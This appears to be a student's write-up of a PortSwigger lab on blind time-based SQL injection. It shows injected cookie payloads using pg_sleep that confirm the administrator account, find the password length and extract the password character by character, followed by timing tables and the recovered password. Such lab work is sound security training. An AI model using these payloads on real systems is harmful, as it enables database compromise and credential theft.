Web Security Labs
SQL Injection Lab-11


M.Gobi Shankar
CB.SC.P2CYS23019

Confirm the User Administrator:

```
GET / HTTP/2
Host: 0a860017044e18d825e42e7008400f1.web-security-academy.net
Cookie: TrackingId=No8OVfQ18W5HHSqb'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--; session=NNZZvms1CssxggrHru5TIYiuFC07YfKb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers
```


```
'%3BSELECT+CASE+WHEN+(username='administrator')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—
```

Since our query is true we got the response 10 sec delay.




Determine the Password Length:

```
'%3BSELECT+CASE+WHEN+(username='administrator'+AND+LENGTH(password)>19)+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users--
```




First case query is true so there is delay in the response, but in second case query is false so immediate response.



Retrieve the Password:

'%3BSELECT+CASE+WHEN+(username='administrator'+AND+SUBSTRING(password,§1§,1)='§a§')+THEN+pg_sleep(10)+ELSE+pg_sleep(0)+END+FROM+users—

Our time delay is 10000 milliseconds.



Request	Payload 1	Payload 2	Status code	Respo...	Error	Timeout	Length	Comment
73	13		200	10212			11495	
80	20		200	10200			11495	
69	9		200	10194			11495	
81	1		200	10193			11495	
45	5		200	10189			11495	
12	12		200	10188			11495	
74	14		200	10187			11495	
1	1		200	656			11495	
2	2		200	654			11495	
4	4		200	654			11495	
6	6		200	654			11495	
7	7		200	466			11495	
126	6	g	200	315			11495	
8	8	a	200	297			11495	
9	9	a	200	297			11495	
22	2	b	200	275			11495	

655	15	6	200	10243			11495
73	13	d	200	10212			11495
557	17	1	200	10211			11495
456	16	w	200	10207			11495
80	20	d	200	10200			11495
643	3	6	200	10199			11495
684	4	8	200	10198			11495
451	11	w	200	10197			11495
459	19	w	200	10196			11495
548	8	1	200	10196			11495
670	10	7	200	10196			11495
69	9	d	200	10194			11495
81	1	e	200	10193			11495
342	2	r	200	10193			11495
367	7	s	200	10193			11495
546	6	1	200	10192			11495
678	18	7	200	10190			11495
45	5	c	200	10189			11495
12	12	a	200	10188			11495
74	14	d	200	10187			11495

Password: er68c1s1d7wadd6w17wd